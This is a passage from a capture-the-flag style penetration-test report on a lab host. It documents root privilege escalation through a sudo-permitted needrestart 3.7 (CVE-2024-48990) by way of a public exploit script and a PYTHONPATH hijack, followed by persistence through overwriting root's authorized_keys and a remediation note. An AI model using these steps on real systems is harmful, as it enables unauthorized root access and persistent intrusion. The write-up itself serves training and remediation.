
- Update the outdated needrestart package to version **3.8** or later.

Severity: Critical

Steps to reproduce the attack:**1. Found `sudo` misconfiguration and `needrestart` version**

Command:

```
1 sudo -l
2
3 sudo /usr/sbin/needrestart --version
```

Proof Screenshot

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
,
  use_pty

User fismathack may run the following commands on conversor:
  (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$ sudo /usr/sbin/needrestart --version
needrestart 3.7 - Restart daemons after library updates.

Authors:
  Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
  2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
  https://github.com/liske/needrestart


This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

Figure 1.11: sudol&version.png

2. Downloaded the exploit script (<https://github.com/Mr-DJ/CVE-2024-48990>)
3. Transferred it to the target host

4. Executed it to trigger the vulnerability


Proof Screenshot:

A terminal window with a dark purple background. The prompt is 'fismathack@conversor:~\$'. The command './exploit.sh' is entered and executed. The output consists of several status messages in green and red text: '[+] Creating staging directory: /home/fismathack/poc', '[+] Writing payload ...', '[+] Writing lure ...', '[+] Staging complete. Artifacts are in: /home/fismathack/poc', '[+] Launching lure in the background...', '[+] Process started with PID 20006', and '[+] Waiting for trigger... This will block until the SUID file is found.'

```
fismathack@conversor:~$ ./exploit.sh
[+] Creating staging directory: /home/fismathack/poc
[+] Writing payload ...
[+] Writing lure ...
[+] Staging complete. Artifacts are in: /home/fismathack/poc
[+] Launching lure in the background...
[+] Process started with PID 20006
[+] Waiting for trigger... This will block until the SUID file is found.
```

Figure 1.12: privesc_exploit.png

5. Changed the PYTHONPATH environment variable and execute needrestart


A terminal window with a dark purple background. The prompt is 'fismathack@conversor:~\$'. The command 'export PYTHONPATH=/home/fismathack/poc' is entered and executed. The prompt is 'fismathack@conversor:~\$'. The command 'sudo needrestart' is entered and executed. The output consists of three status messages in green text: 'Scanning processes ...', 'Scanning candidates ...', and 'Scanning linux images ...'.

```
fismathack@conversor:~$ export PYTHONPATH=/home/fismathack/poc
fismathack@conversor:~$ sudo needrestart
Scanning processes ...
Scanning candidates ...
Scanning linux images ...
```

Figure 1.13: privesc_trigger.png

6. Obtained a root shell

System Proof Screenshot:



```
fismathack@conversor:~$ ./exploit.sh
[+] Creating staging directory: /home/fismathack/poc
[+] Writing payload...
[+] Writing lure...
[+] Staging complete. Artifacts are in: /home/fismathack/poc
[+] Launching lure in the background...
[+] Process started with PID 20006
[+] Waiting for trigger... This will block until the SUID file is found.

[+] SUCCESS: SUID shell detected at /home/fismathack/poc/pwned
[+] Executing shell ...
# whoami 66 hostname 66 ip a
root
conversor
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:f8:ca brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.92/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
#
```

Figure 1.14: system_proof.png

Results: Found root.txt.

1.2.5 Post-Exploitation

Persistence

To maintain access, an SSH public key was added to `/root/.ssh/authorized_keys`.

Command:

```
1 cd .ssh
2 mv authorized_keys authorized_keys.bak
3 echo "ssh-ed25519 <your_key> user@example.com" > authorized_keys
4 chmod 600 authorized_keys
```

House Cleaning

At the end of the engagement, all modifications were reverted to restore the target system to its original state.


Actions performed:

- Removed the SSH public key from `/root/.ssh/authorized_keys`.

1.3 Additional Items

1.4 User & Root Flags


User Flag Proof



```
fismathack@conversor:~$ ls -lha
total 36K
drwxr-x--- 5 fismathack fismathack 4.0K Oct 31 21:40 .
drwxr-xr-x 3 root      root      4.0K Jul 31 01:37 ..
lrwxrwxrwx 1 root      root        9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 fismathack fismathack 220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 fismathack fismathack 3.7K Jan  6  2022 .bashrc
drwx----- 2 fismathack fismathack 4.0K Oct 31 21:34 .cache
drwxrwxr-x 3 fismathack fismathack 4.0K Oct 31 21:38 .local
-rw-r--r-- 1 fismathack fismathack 807 Jan  6  2022 .profile
lrwxrwxrwx 1 root      root        9 Aug 15 04:40 .python_history -> /dev/null
lrwxrwxrwx 1 root      root        9 Jul 31 22:04 .sqlite_history -> /dev/null
drwx----- 2 fismathack fismathack 4.0K Aug 15 05:06 .ssh
-rw-r----- 1 root      fismathack 33 Oct 31 21:27 user.txt
fismathack@conversor:~$ cat user.txt
39 [REDACTED] 73
fismathack@conversor:~$
```

Figure 1.15: userflag.png

Root flag Proof



```
# cd /root
# cat root.txt
11 [REDACTED] d8
#
```

Figure 1.16: rootflag.png